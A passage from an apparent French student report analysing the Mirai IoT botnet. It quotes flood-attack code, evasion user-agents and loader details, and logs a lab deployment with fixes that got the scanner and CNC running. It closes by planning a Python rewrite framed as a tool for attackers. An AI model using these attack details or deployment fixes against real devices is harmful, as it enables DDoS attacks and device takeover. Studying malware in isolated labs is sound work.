<sup>11</sup> <https://www.f5.com/labs/articles/threat-intelligence/mirai-the-iot-bot-that-took-down-krebs-and-launched-a-tbps-attack-on-ovh-22422>

```

if (source_ip == 0xffffffff)
    iph->saddr = rand_next();
if (ip_ident == 0xffff)
    iph->id = rand_next() & 0xffff;
if (sport == 0xffff)
    tcph->source = rand_next() & 0xffff;
if (dport == 0xffff)
    tcph->dest = rand_next() & 0xffff;
if (seq == 0xffff)
    tcph->seq = rand_next();
if (ack == 0xffff)
    tcph->ack_seq = rand_next();
if (urg_fl)
    tcph->urg_ptr = rand_next() & 0xffff;

```

Figure 23 Création des paramètres aléatoires pour l'attaque SYN

### 3.4.7 ACK

Cette attaque fonctionne de la même manière que la SYN attaque, les mêmes paramètres demandés sont donc les mêmes. Nous nous contentons juste d'épuiser les ressources d'un firewall ou de notre cible. Les deux attaques sont plus efficaces sur des éléments non sécurisés. La cible va également s'épuiser à envoyer des RST, ce qui va causer des ralentissements.

```

uint8_t ip_tos = attack_get_opt_int(opts_len, opts, ATK_OPT_IP_TOS, 0);
uint16_t ip_ident = attack_get_opt_int(opts_len, opts, ATK_OPT_IP_IDENT, 0xffff);
uint8_t ip_ttl = attack_get_opt_int(opts_len, opts, ATK_OPT_IP_TTL, 64);
BOOL dont_frag = attack_get_opt_int(opts_len, opts, ATK_OPT_IP_DF, FALSE);
port_t sport = attack_get_opt_int(opts_len, opts, ATK_OPT_SPORT, 0xffff);
port_t dport = attack_get_opt_int(opts_len, opts, ATK_OPT_DPORT, 0xffff);
uint32_t seq = attack_get_opt_int(opts_len, opts, ATK_OPT_SEQRND, 0xffff);
uint32_t ack = attack_get_opt_int(opts_len, opts, ATK_OPT_ACRND, 0xffff);
BOOL urg_fl = attack_get_opt_int(opts_len, opts, ATK_OPT_URG, FALSE);
BOOL ack_fl = attack_get_opt_int(opts_len, opts, ATK_OPT_ACK, TRUE);
BOOL psh_fl = attack_get_opt_int(opts_len, opts, ATK_OPT_PSH, FALSE);
BOOL rst_fl = attack_get_opt_int(opts_len, opts, ATK_OPT_RST, FALSE);
BOOL syn_fl = attack_get_opt_int(opts_len, opts, ATK_OPT_SYN, FALSE);
BOOL fin_fl = attack_get_opt_int(opts_len, opts, ATK_OPT_FIN, FALSE);
int data_len = attack_get_opt_int(opts_len, opts, ATK_OPT_PAYLOAD_SIZE, 512);
BOOL data_rand = attack_get_opt_int(opts_len, opts, ATK_OPT_PAYLOAD_RAND, TRUE);
uint32_t source_ip = attack_get_opt_ip(opts_len, opts, ATK_OPT_SOURCE, LOCAL_ADDR);

```

Figure 24 Liste des paramètres pour la méthode SYN et ACK

### 3.4.8 UDP

Cette attaque utilise le protocole UDP et demande en paramètre l'adresse IP de la cible ainsi que la durée de l'attaque. L'attaque consiste en des requêtes UDP faites sur des ports aléatoires. Comme chaque bot a son adresse IP, il est plus difficile pour un firewall de détecter quelque chose d'anormal.

Toutefois, la plupart des firewalls actuels bloquent après un certain nombre de connexions simultanées. Le paquet envoyé ne contient rien de spécial faisant faire des calculs excessifs à la cible.

Il faut savoir que lorsqu'une requête UDP est reçue par un serveur, le processus va s'effectuer en 2 temps :

1. Vérifier que le sport spécifié tourne en ce moment et attend bien une requête ;
2. Si rien n'est reçu, le serveur enverra une requête ICMP pour informer la source que la destination n'est pas disponible.

### 3.4.9 UDPPLAIN

L'attaque est la même que pour le flood UDP, mais cette dernière possède moins d'options, on ne demande à l'utilisateur que de choisir le destination port s'il veut le spécifier, la longueur du paquet et si l'on souhaite le randomiser. Tandis que pour l'UDP Flood, il est possible de spécifier le TTL, le port source, etc.



### 3.4.10 HTTP

L'attaque se fait avec le protocole HTTP, il faudra spécifier l'IP de la cible ainsi que le domaine à attaquer et le temps de l'attaque.

```
int i, ii, rfd, ret = 0;
struct attack_http_state *http_table = NULL;
char *postdata = attack_get_opt_str(opts_len, opts, ATK_OPT_POST_DATA, NULL);
char *method = attack_get_opt_str(opts_len, opts, ATK_OPT_METHOD, "GET");
char *domain = attack_get_opt_str(opts_len, opts, ATK_OPT_DOMAIN, NULL);
char *path = attack_get_opt_str(opts_len, opts, ATK_OPT_PATH, "/");
int sockets = attack_get_opt_int(opts_len, opts, ATK_OPT_CONNS, 1);
port_t dport = attack_get_opt_int(opts_len, opts, ATK_OPT_DPORT, 80);
```

Figure 25 Liste des paramètres pour la méthode HTTP

Par défaut, l'attaque avec HTTP se fait avec des GET, en recevant énormément de demande de ressource, le serveur se retrouver incapable de fournir les ressources demandées à des requêtes légitimes.

Nous pouvons trouver dans le fichier table.h la présence de 5 user-agent différents servant à passer un peu moins aperçu.

```
/* User agent strings */
#define TABLE_HTTP_ONE 47 /* "Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/537.36" */
#define TABLE_HTTP_TWO 48 /* "Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.0.2743.116 Safari/537.36" */
#define TABLE_HTTP_THREE 49 /* "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/537.36" */
#define TABLE_HTTP_FOUR 50 /* "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.0.2743.116 Safari/537.36" */
#define TABLE_HTTP_FIVE 51 /* "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6) AppleWebKit/601.7.7 (KHTML, like Gecko) Version/9.1.2 Safari/601.7.7" */
```

Figure 26 User-agent utilisés par HTTP flood

Les requêtes peuvent être souvent difficilement visibles comme des requêtes illégitimes, ce qui fait que cette attaque peut être redoutable.

### 3.5 Tests de sécurité

Afin de m'assurer qu'aucun code malveillant n'a été installé avant le release du code, j'ai mené différents tests et analyses.

J'ai donc effectué mes tests en deux phases : la première consiste en une analyse du code et la seconde phase a été réalisée à l'aide d'outils et d'un environnement de tests sécurisé.




Figure 27 Schéma réseau mis en place afin de tester en toute sécurité Mirai

#### 3.5.1 Analyse statique

Le code étant disponible à tous, il n'a pas été nécessaire d'effectuer du reverse sur ce dernier, nous savons exactement comment les attaques sont implémentées, comment les différents modules interagissent entre eux, etc.

La lecture complète du code a été fastidieuse, car il m'a fallu un temps d'adaptation afin de comprendre la logique de base de l'architecture de Mirai et comprendre ce que les différentes parties du code font. Le CNC est lui écrit en Go, il s'agit d'un langage que je n'ai jamais vu au cours de ma carrière, il m'a donc fallu du temps afin de comprendre comment le code était organisé, m'intéresser au fonctionnement des méthodes, etc.

Avant toute chose, les binaires présents dans le dossier « dlr/release » sont des malwares. Selon Michele De Donno<sup>12</sup>, ces binaires, compilés pour plusieurs architectures permettent de télécharger le bot, lorsque wget ou tftp ne sont pas installés sur une machine. Ce fichier est nommé « echoloader ». Ce dernier exploite la commande echo afin de pouvoir permettre le téléchargement d'une source sans posséder wget.

Mirai vérifie tout de même la présence de wget, car il est plus simple d'effectuer cette commande.

<sup>12</sup> <https://www.hindawi.com/journals/scn/2018/7178164/#copyright>



La grande majorité de l'analyse a été effectuée lors du chapitre 3.1, 3.2, 3.3 et 3.4, voici néanmoins un résumé des ports censé être ouverts sur les différents modules :

| Module     | Ports  |
|------------|--|
| CNC        | 23, 101, 3306  |
| scanListen | 48101  |
| Bot        | 22(tente de le fermer), 23(tente de le fermer), 80(tente de le fermer) |
| Loader     | 23, 69 (tftp), 80(wget)  |

Le CNC va en permanence écouter sur le port 23 la confirmation qu'un nouveau bot rejoint le pool de victimes infectées.

Le port 101 est utilisé par l'API afin de permettre aux personnes ayant acheté des bots de se connecter sur notre serveur de contrôle et d'y lancer des attaques.

Le port 3306 est utilisé par MySQL afin de permettre des écritures et lectures dans la base de données par le CNC.

Le scanListen attend les requêtes contenant les informations de la victime à infecter sur le port 48101.

Le bot tentera de fermer les ports 22,23 et 80 une fois que l'infection sera réussie.

Selon l'attaque lancée par le CNC, il est possible de définir le port source et le port de destination de nos attaques. Les attaques sont détaillées dans le chapitre 3.4. Les bots se chargeront d'utiliser les ports spécifiés.

Le loader utilise le port 23 ou 2323 afin de se connecter à notre cible et d'y charger notre bot.

Selon le choix utilisé pour charger le binaire sur la cible, le protocole TFTP sera utilisé ou la méthode wget sera utilisée afin de se connecter à notre ressource.

Dans le cas où ces deux méthodes n'existent pas, l'echoloder sera chargé et permettra de télécharger le bot.

La seule zone d'ombre quant à l'utilisation du code réside dans plusieurs constantes implémentée de base, je pense notamment au fichier constants.go,

### 3.5.2 Analyse dynamique

Mes analyses dynamiques ont été exécutées en mettant en place une petite infrastructure tournant dans des machines virtuelles. J'ai tout d'abord effectué des tests avec uniquement des machines virtuelles et j'ai dans un deuxième temps branché mon PC à un switch étant lui-même connecté à une caméra que je possédais à la maison. Mais cette dernière n'étant pas configurable, elle a rapidement été remplacée par une Raspberry PI Zero W m'appartenant.

J'ai d'abord installé quelques machines virtuelles et j'ai configuré Mirai sur un OS Debian 8. J'ai essayé différents tutoriels, car les indications de Anna-senpai n'étaient pas assez claires pour une personne ne connaissant pas encore le fonctionnement de son logiciel : <https://www.cdx.me/?p=746>

Il fallait tout d'abord créer un domaine, car c'est de cette façon que Mirai résout le CNC et communique avec les différents composants.

```
C:\Users\Nemanja>ping ns1.itzgeek.local

Envoi d'une requête 'ping' sur ns1.itzgeek.local [192.168.1.18] avec 32 octets de données :
Réponse de 192.168.1.18 : octets=32 temps<1ms TTL=64
Réponse de 192.168.1.18 : octets=32 temps<1ms TTL=64
Réponse de 192.168.1.18 : octets=32 temps<1ms TTL=64

Statistiques Ping pour 192.168.1.18:
    Paquets : envoyés = 3, reçus = 3, perdus = 0 (perte 0%),
Durée approximative des boucles en millisecondes :
    Minimum = 0ms, Maximum = 0ms, Moyenne = 0ms
```

Figure 28 Contrôle du fonctionnement du DNS avec Windows10

Nous avons vu lors de l'analyse que certaines adresses IP étaient interdites, notamment le scan d'IP interne, j'ai donc modifié le code afin de ne faire des recherches QUE dans le domaine 192.168.1.0/24

```
static ipv4_t get_random_ip(void)
{
    uint32_t tmp;
    uint8_t o1, o2, o3, o4;

    tmp = rand_next();

    o1 = 192;
    o2 = 168;
    o3 = 1;
    o4 = tmp & 0xff;

    return INET_ADDR(o1, o2, o3, o4);
}
```

Figure 29 Code permettant le scan des IPs internes au réseau 192.168.1.0/24

Une fois les fichiers installés et compilés, il nous reste à lancer Mirai afin de scanner notre réseau.

Voici une capture Wireshark du trafic généré par Mirai. Afin de simplifier la connexion en telnet sur la RaspBerry Pi, seule l'entrée correspondant à la bonne paire user :pass a été saisie dans le scanner (dictionnaire d'identifiants).

|      |           |                 |           |     |   |
|------|-----------|-----------------|-----------|-----|---|
| 6965 | 18.474472 | VMware_40:a3:4a | Broadcast | ARP | 60 Who has 192.168.1.41? Tell 192.168.1.17  |
| 6966 | 18.474487 | VMware_40:a3:4a | Broadcast | ARP | 60 Who has 192.168.1.41? Tell 192.168.1.17  |
| 6967 | 18.474590 | VMware_40:a3:4a | Broadcast | ARP | 60 Who has 192.168.1.9? Tell 192.168.1.17   |
| 6968 | 18.474605 | VMware_40:a3:4a | Broadcast | ARP | 60 Who has 192.168.1.9? Tell 192.168.1.17   |
| 6969 | 18.474700 | VMware_40:a3:4a | Broadcast | ARP | 60 Who has 192.168.1.135? Tell 192.168.1.17 |
| 6970 | 18.474713 | VMware_40:a3:4a | Broadcast | ARP | 60 Who has 192.168.1.135? Tell 192.168.1.17 |
| 6971 | 18.474808 | VMware_40:a3:4a | Broadcast | ARP | 60 Who has 192.168.1.88? Tell 192.168.1.17  |
| 6972 | 18.474821 | VMware_40:a3:4a | Broadcast | ARP | 60 Who has 192.168.1.88? Tell 192.168.1.17  |
| 6973 | 18.474915 | VMware_40:a3:4a | Broadcast | ARP | 60 Who has 192.168.1.126? Tell 192.168.1.17 |
| 6974 | 18.474928 | VMware_40:a3:4a | Broadcast | ARP | 60 Who has 192.168.1.126? Tell 192.168.1.17 |
| 6975 | 18.475033 | VMware_40:a3:4a | Broadcast | ARP | 60 Who has 192.168.1.95? Tell 192.168.1.17  |
| 6976 | 18.475050 | VMware_40:a3:4a | Broadcast | ARP | 60 Who has 192.168.1.95? Tell 192.168.1.17  |
| 6977 | 18.475157 | VMware_40:a3:4a | Broadcast | ARP | 60 Who has 192.168.1.214? Tell 192.168.1.17 |
| 6978 | 18.475171 | VMware_40:a3:4a | Broadcast | ARP | 60 Who has 192.168.1.214? Tell 192.168.1.17 |
| 6979 | 18.475270 | VMware_40:a3:4a | Broadcast | ARP | 60 Who has 192.168.1.82? Tell 192.168.1.17  |

Figure 30 Trafic généré par le scan de Mirai

En effectuant la commande tcpdump sur la Rasperry Pi nous pouvons observer les tentatives de connexion de la part de 192.168.29.17.

```

12:25:40.409519 IP 192.168.1.17.49318 > 192.168.1.10.telnet: Flags [S], seq 2333068844, win 29200, options [mss 1460,sackOK,TS val 1132107 ecr 0,nop,wscale 7], length 0
12:25:40.409756 IP 192.168.1.10.telnet > 192.168.1.17.49318: Flags [S.], seq 2923132022, ack 2333068845, win 28960, options [mss 1460,sackOK,TS val 946234708 ecr 1132107,nop,wscale 6], length 0
12:25:40.410563 IP 192.168.1.10.35762 > 192.168.1.10.telnet: SALT_XGS-PON.domain: 13024+ PTR? 17.1.168.192.in-addr.arpa. (43)
12:25:40.411427 IP 192.168.1.3.60087 > 192.168.1.10.telnet: Flags [P.], ack 52598, win 1023, length 0
12:25:40.411603 IP 192.168.1.10.telnet > 192.168.1.3.60087: Flags [P.], seq 52589:52819, ack 19, win 457, length 220
12:25:40.413187 IP SALT_XGS-PON.domain > 192.168.1.10.35762: 13024 NXDomain 0/0/0 (43)
12:25:40.417739 IP 192.168.1.17.49318 > 192.168.1.10.telnet: Flags [P.], ack 1, win 229, options [nop,nop,TS val 1132109 ecr 946234708], length 0
12:25:40.454837 IP 192.168.1.3.60087 > 192.168.1.10.telnet: Flags [P.], ack 52819, win 1022, length 0
12:25:40.455061 IP 192.168.1.10.telnet > 192.168.1.3.60087: Flags [P.], seq 52819:53744, ack 19, win 457, length 925
12:25:40.467298 IP 192.168.1.10.34537 > SALT_XGS-PON.domain: 40237+ PTR? 17.1.168.192.in-addr.arpa. (43)
12:25:40.469190 IP SALT_XGS-PON.domain > 192.168.1.10.34537: 40237 NXDomain 0/0/0 (43)
12:25:40.470925 IP 192.168.1.10.telnet > 192.168.1.17.49318: Flags [P.], seq 1:13, ack 1, win 453, options [nop,nop,TS val 946234770 ecr 1132109], length 12 [telnet DO TERMINAL TYPE, DO TSPEED, DO XDISPLOC, DO NEW-
12:25:40.473644 IP 192.168.1.17.49318 > 192.168.1.10.telnet: Flags [P.], ack 13, win 229, options [nop,nop,TS val 1132124 ecr 946234770], length 0
12:25:40.474564 IP 192.168.1.17.49318 > 192.168.1.10.telnet: Flags [P.], seq 1:4, ack 13, win 229, options [nop,nop,TS val 1132124 ecr 946234770], length 3 [telnet WONT TERMINAL TYPE [!telnet]
12:25:40.474818 IP 192.168.1.10.telnet > 192.168.1.17.49318: Flags [P.], ack 4, win 453, options [nop,nop,TS val 946234773 ecr 1132124], length 0
12:25:40.476560 IP 192.168.1.17.49318 > 192.168.1.10.telnet: Flags [P.], seq 4:13, ack 13, win 229, options [nop,nop,TS val 1132125 ecr 946234773], length 9 [telnet WONT TSPEED, WONT XDISPLOC, WONT NEW-ENVIRON [!te
12:25:40.476678 IP 192.168.1.10.telnet > 192.168.1.17.49318: Flags [P.], ack 13, win 453, options [nop,nop,TS val 946234775 ecr 1132125], length 0
12:25:40.477516 IP 192.168.1.10.telnet > 192.168.1.3.60087: Flags [P.], seq 53744:55204, ack 19, win 457, length 1460
12:25:40.479468 IP 192.168.1.10.telnet > 192.168.1.17.49318: Flags [P.], seq 13:28, ack 13, win 453, options [nop,nop,TS val 946234778 ecr 1132125], length 15 [telnet WILL SUPPRESS GO AHEAD, DO ECHO, DO NAMS, WILL
et]
12:25:40.480496 IP 192.168.1.3.60087 > 192.168.1.10.telnet: Flags [P.], ack 55204, win 1026, length 0
12:25:40.480656 IP 192.168.1.10.telnet > 192.168.1.3.60087: Flags [P.], seq 55204:55606, ack 19, win 457, length 402
12:25:40.523931 IP 192.168.1.17.49318 > 192.168.1.10.telnet: Flags [P.], ack 28, win 229, options [nop,nop,TS val 1132136 ecr 946234778], length 0
12:25:40.524713 IP 192.168.1.3.60087 > 192.168.1.10.telnet: Flags [P.], ack 55606, win 1024, length 0
12:25:40.524968 IP 192.168.1.10.telnet > 192.168.1.3.60087: Flags [P.], seq 55606:55973, ack 19, win 457, length 367

```

Figure 31 Tentative de connexion du loader sur la RaspBerry PI

Afin de m'assurer que Mirai n'installait rien de plus sur ma machine que ce qui était demandé, j'ai effectué les commandes présentes sur ce lien<sup>13</sup> afin de voir tout ce que Mirai installait lors du build des différents modules.

En faisant la comparaison des deux fichiers nous, observons uniquement la création de nouveaux fichiers dans le dossier source contenant le projet Mirai.

```

--- 249471,249487 ---
 /root/Mirai-Source-Code/mirai/bot/killer.c
 /root/Mirai-Source-Code/mirai/bot/scanner.h
 /root/Mirai-Source-Code/mirai/build.sh
+ /root/Mirai-Source-Code/mirai/debug
+ /root/Mirai-Source-Code/mirai/debug/scanListen
+ /root/Mirai-Source-Code/mirai/debug/mirai.dbg
+ /root/Mirai-Source-Code/mirai/debug/badbob
+ /root/Mirai-Source-Code/mirai/debug/cnc
+ /root/Mirai-Source-Code/mirai/debug/nogdb
+ /root/Mirai-Source-Code/mirai/debug/mirai.arm
+ /root/Mirai-Source-Code/mirai/debug/mirai.mips
+ /root/Mirai-Source-Code/mirai/debug/mirai.arm7
+ /root/Mirai-Source-Code/mirai/debug/enc
+ /root/Mirai-Source-Code/mirai/debug/mirai.sh4
 /root/Mirai-Source-Code/mirai/tools

```

Figure 32 Création des exécutables

En effectuant le même style de commande que précédemment mais en voulant cette fois-ci vérifier les ports ouverts sur la machine, nous allons utiliser la commande : `netstat -tulnp | grep LISTEN` avant et après le lancement des exécutables afin de s'assurer que rien ne se lance sans que l'on soit au courant.

13

[http://wiki.linuxquestions.org/wiki/Regshot\\_for\\_Linux#:~:text=Regshot%20for%20Linux,have%20been%20changed%20or%20Removed.](http://wiki.linuxquestions.org/wiki/Regshot_for_Linux#:~:text=Regshot%20for%20Linux,have%20been%20changed%20or%20Removed.)

```

root@osboxes:/home/osboxes# cat changes
*** port1      2020-06-19 10:01:55.917599138 -0400
--- port2      2020-06-19 10:02:19.541270120 -0400
*****
*** 8,14 ****
--- 8,16 ----
tcp      0      0 127.0.0.1:6012      0.0.0.0:*          LISTEN    1355/sshd: osboxes@
tcp6     0      0 :::53               :::*                LISTEN    467/named
tcp6     0      0 :::22               :::*                LISTEN    474/sshd
+ tcp6   0      0 :::23               :::*                LISTEN    1377/./cnc
tcp6     0      0 :::1:953            :::*                LISTEN    467/named
tcp6     0      0 :::1:6010           :::*                LISTEN    1282/sshd: osboxes@
tcp6     0      0 :::1:6011           :::*                LISTEN    1331/sshd: osboxes@
tcp6     0      0 :::1:6012           :::*                LISTEN    1355/sshd: osboxes@
+ tcp6   0      0 :::101              :::*                LISTEN    1377/./cnc
root@osboxes:/home/osboxes#

```

Figure 33 Différence sur le CNC avant et après le lancement des exécutables

Pour le CNC seul le port 23 et 101 sont ouverts une fois le serveur lancé, ce qui confirme ce qui a été observé lors de l'analyse statique du code.

```

root@osboxes:~/Mirai-Source-Code# cat changes
*** port1      2020-06-19 05:07:16.515978608 -0400
--- port2      2020-06-19 05:10:38.751978248 -0400
*****
*** 1,12 ****
--- 1,15 ----
tcp      0      0 127.0.0.1:25        0.0.0.0:*          LISTEN    1380/exim4
tcp      0      0 127.0.0.1:6010      0.0.0.0:*          LISTEN    1768/0
+ tcp    0      0 127.0.0.1:6011      0.0.0.0:*          LISTEN    3627/19
tcp      0      0 0.0.0.0:43904       0.0.0.0:*          LISTEN    414/rpc.statd
+ tcp    0      0 127.0.0.1:48101     0.0.0.0:*          LISTEN    3588/m3shcdqh413h
tcp      0      0 127.0.0.1:3306      0.0.0.0:*          LISTEN    890/mysqld
tcp      0      0 0.0.0.0:111         0.0.0.0:*          LISTEN    405/rpcbind
tcp      0      0 0.0.0.0:22          0.0.0.0:*          LISTEN    470/sshd
tcp      0      0 0.0.0.0:23          0.0.0.0:*          LISTEN    431/inetd
tcp6     0      0 :::1:25             :::*                LISTEN    1380/exim4
tcp6     0      0 :::1:6010           :::*                LISTEN    1768/0
+ tcp6   0      0 :::1:6011           :::*                LISTEN    3627/19
tcp6     0      0 :::55979            :::*                LISTEN    414/rpc.statd
tcp6     0      0 :::111              :::*                LISTEN    405/rpcbind
tcp6     0      0 :::22               :::*                LISTEN    470/sshd
root@osboxes:~/Mirai-Source-Code#

```

Figure 34 Différence sur le serveur tournant mirai.dbg avant et après l'exécution de l'exécutable

Comme prévu, seul le port 48101 a été ajouté afin de récupérer les informations de connexion. Le port 6011 ouvert correspond à la deuxième fenêtre que j'ai ouverte afin d'obtenir un terminal sur MobaXterm.

## 3.6 Problèmes rencontrés

### 3.6.1 Sources

Dans le pastebin « 1rRcC3aD » certaines ressources n'existent plus. Après l'installation nous nous retrouvons avec les dossiers suivants :




Figure 35 Cross-compiler obtenu après l'installation

Il nous manque les sources : armv41, armv51, armv61, powerpc-440fp.

### 3.6.2 Compilation

J'ai dans un premier temps eu des problèmes à faire fonctionner Golang. L'installer avec apt-get ne me permettait pas d'effectuer les commandes demandées afin de compiler le code. Il a fallu que j'utilise la source et que je l'installe manuellement dans le dossier souhaité.

Lors de l'installation de la base de données, il y a également eu un souci dans le script car, il manquait une ligne dans le fichier db.sql, il a fallu rajouter « use mirai ; »

```
CREATE DATABASE mirai;  
use mirai;  
CREATE TABLE `history` (
```

Figure 36 Correction du fichier permettant l'installation de la base de données

```
[main] Attempting to connect to CNC  
[resolve] Got response from select  
[resolve] Found IP address: 1201a8c0  
Resolved ns1.itzgeek.local to 1 IPv4 addresses  
[main] Resolved domain  
[main] Connected to CNC. Local address = 302098624  
[killer] Detected we are running out of `/home/osboxes/mirai.dbg`  
[killer] Memory scanning processes  
[table] Tried to access table.11 but it is locked  
Got SIGSEGV at address: 0x0  
[main] Lost connection with CNC (errno = 104) 1  
[main] Tearing down connection to CNC!  
[main] Attempting to connect to CNC  
[resolve] Got response from select  
[resolve] Found IP address: 1201a8c0  
Resolved ns1.itzgeek.local to 1 IPv4 addresses  
[main] Resolved domain  
[main] Error while connecting to CNC code=111
```

Figure 37 Problème à maintenir la connexion avec le CNC



Une fois toutes les petites dépendances réglées et la compilation des différents fichiers faites sans erreur, je me suis retrouvé dans le cas où des déconnexions intempestives ont eu lieu. En tentant plusieurs fois des réinstallations, je me suis aperçu que cela provenait potentiellement des pare-feux, car une fois ceux-ci désactivés sur chacun des postes, plus aucune déconnexion n'a eu lieu et le programme restait en attente de remontée d'informations.

Néanmoins, il subsistait encore un problème : le scanner ne se lançait pas. En regardant cette vidéo<sup>14</sup>, j'ai constaté que je n'obtenais pas le même terminal que ce dernier. Nous voyons que le scanner se lance chez lui bien que chez moi il ne se passe rien.

```
root@osboxes:~/Mirai-Source-Code/mirai/debug# ./mirai.dbg
DEBUG MODE YO
[main] We are the only process on this system!
listening tun0
[main] Attempting to connect to CNC
[[resolv] Got response from select
[resolv] Found IP address: 1201a8c0
Resolved ns1.itzgeek.local to 1 IPv4 addresses
[main] Resolved domain
k[main] Connected to CNC. Local address = 285321408
[killer] Trying to kill port 23
[killer] Finding and killing processes holding port 23
Found inode "20500" for port 23
[killer] Found pid 3095 for port 23
[killer] Killed tcp/23 (telnet)
[killer] Bound to tcp/23 (telnet)
[killer] Detected we are running out of '/root/Mirai-Source-Code/mirai/debug/mirai.dbg'
[killer] Memory scanning processes
[table] Tried to access table.11 but it is locked
got SIGSEGV at address: 0x0
```

Figure 38 Lancement de mirai.dbg et absence de [scanner]

Le problème s'est réglé en déplaçant une ligne de code présente dans scanner.c, il a fallu déplacer l'initialisation en dehors des ifndef. Le fichier mirai.dbg ne correspond pas à la condition MIRAI\_TELNET.

```
156     attack_init();
157     killer_init();
158     scanner_init();
159 #ifndef DEBUG
160 #ifdef MIRAI_TELNET
161     //scanner_init();
```

Figure 39 Correction permettant le lancement du scanner

Le problème m'ayant fait pencher à une réécriture du code simplifié de Mirai est que la connexion telnet et SSH ne semblent fonctionner dans aucun cas. Un fichier de debug du loader existe et permet d'afficher la communication entre le loader et la cible.

```
root@osboxes:~/Mirai-Source-Code/loader# ./loader.dbg
(1/9) bins/dlr.arm is loading...
(2/9) bins/dlr.arm7 is loading...
(3/9) bins/dlr.m68k is loading...
(4/9) bins/dlr.mips is loading...
(5/9) bins/dlr.mpsl is loading...
(6/9) bins/dlr.ppc is loading...
(7/9) bins/dlr.sh4 is loading...
(8/9) bins/dlr.spc is loading...
(9/9) bins/dlr.x86 is loading...
192.168.1.10:23 pi:root mips
[FD13] Called connection_open
[FD13] Established connection
TELIN: #####
TELIN: #####!
xterm-256color[FD13] Timed out
[FD13] Shut down connection
ERR|192.168.1.10:23 pi:root mips|3
^C
```

Figure 40 Erreur lors de la connexion à la cible

Nous voyons que les données retournées par le fichier loader.dbg sont illisibles. J'ai tenté d'ouvrir le port telnet sur une VM CentOS7 et Debian 10, mais rien n'y fait. Une tentative de debug a été faite mais aucune solution n'a été trouvée. Cela peut venir de l'architecture de mon processeur ou celui de la Raspberry Pi Zero W, mais cette dernière utilise ARM et est implémenté dans Mirai.

<sup>14</sup> <https://www.youtube.com/watch?v=5fVBB84OiAo&t=654s>

### 3.7 Réadaptation du code en Python

Étant entré en contact avec des individus (qui, pour des raisons d'anonymat, ont demandé à ne pas être identifiés) développant des botnet de façon récréative, il semblerait que la connexion via telnet ou ssh installé de base dans le code source de Mirai ne semble plus fonctionner.

Me sentant capable d'effectuer un travail similaire, je me suis mis au défi d'implémenter le fonctionnement global de Mirai dans un langage plus haut niveau, permettant d'utiliser facilement des bibliothèques. Cette motivation a été partagée avec Monsieur Jean-Marc Bost et autorisée.

Les éléments réadaptés sont : le cnc, le scanner et le loader. Les analyses de processus « .anime » ou QBOT, la vérification d'instance du bot sur une machine n'ont par exemple pas été implémentées. Le but est de fournir à l'attaquant un outil simple qu'il pourra améliorer selon ses besoins.

Ayant relativement peu de connaissances en C en termes de socket et ayant été confronté à la difficulté de debugger le code fourni de base par Mirai, j'ai pensé que je gagnerai du temps en réécrivant le fonctionnement général du code. Bien que cette réadaptation ne fasse pas partie du cahier des charges, plusieurs avantages ont motivé ma décision de le réécrire.

L'un des plus grands avantages que je trouve au langage Python est son accès à des bibliothèques plus exotiques qu'en C. Une personne ayant peu de connaissance en développement, comme par exemple un élève en 1<sup>er</sup>, 2<sup>ème</sup> année de l'HEIG, aura plus de facilité à prendre du plaisir en améliorant une base relativement simple de code Python.

